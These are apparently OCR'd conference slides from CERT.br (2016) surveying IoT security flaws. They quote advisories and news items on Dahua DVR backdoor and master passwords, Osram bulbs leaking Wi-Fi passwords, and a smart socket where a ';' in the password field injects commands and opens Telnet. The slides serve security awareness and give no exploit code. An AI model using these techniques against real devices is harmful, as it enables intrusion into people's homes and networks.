nic.br cgi.br | cert.br

Computer Security Conferences 2016

December 2nd, 2016

Mexico City, MX

IoT Security: Old problems, New challenges


Lucimara Desiderá, M.Sc., CISSP
lucimara@cert.br

cert.br nic.br cgi.br

INTERNET OF THINGS

IoT Vulnerabilities: Mistakes Déjà Vu

cert.br nic.br cgi.br



CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

CWE-798: Use of Hard-coded Credentials - CVE-2013-3612
All DVRs of the same series ship with the same default root password on a read-only partition. Therefore, the root password can only be changed by flashing the firmware. Additionally, a separate hard-coded remote backdoor account exists that can be used to control cameras and other system components remotely. It is only accessible if authorization is done through ActiveX or the stand-alone client. Additionally, a hash of the current date can be used as a master password to gain access to the system and reset the administrator's password.

Vulnerability Note VU#800094


Dahua Security DVRs contain multiple vulnerabilities

Original Release date: 13 Sep 2013 | Last revised: 04 Dec 2013

Overview

Digital video recorders (DVR) produced by Dahua Technology Co., Ltd. contain multiple vulnerabilities that could allow a remote attacker to gain privileged access to the devices.

https://www.kb.cert.org/vuls/id/800094



Osram Lightify light bulbs 'vulnerable to hack'

27 July 2016 | Technology


Security researchers have discovered nine vulnerabilities in a range of internet-connected light bulbs made by Osram.

One problem was that the Osram smartphone app stored an unencrypted copy of the user's wi-fi password.

That could give an attacker access to a user's home wi-fi network and the devices connected to it, if the password was extracted from the app.

One security expert said Osram had made an "elementary" mistake.

http://www.bbc.com/news/technology-36903274



Firmware upgrade through command injection


The device hashes its own credentials using the MD5 algorithm. Hashing means that, for every input (string of data), a hash delivers a unique value of 32 characters. This is done through the md5sum command, which receives the joined username and password as a parameter.

When an attacker exploits this flaw, the commands specified in the new password overwrite the root password and can open the embedded Telnet service. Using Telnet, an attacker, regardless of his location, can send commands to stop/start/schedule the device, as well as to execute rogue commands, including running malicious firmware to achieve persistence or using the device to perform attacks on other computers or devices inside the local network.

Thus, the initial command ends before ";", and a command specified in the newly created password will be executed.

The vulnerable device is a smart electrical switch that plugs into any wall socket and enables users to schedule a connected electronic device on and off from their smartphone. It can power any gadget – thermostats, smart TVs, coffee makers, security cameras, garage doors, and medical devices and so on.

https://labs.bitdefender.com/2016/08/hackers-can-use-smart-sockets-to-shut-down-critical-systems/



Why Light Bulbs May Be the Next Hacker Target

By JOHN MARKOFF NOV. 3, 2016

Researchers report in a paper to be made public on Thursday that they have uncovered a flaw in a wireless technology that is often included in smart home devices like lights, switches, locks, thermostats and many of the components of the much-ballyhooed "smart home" of the future.

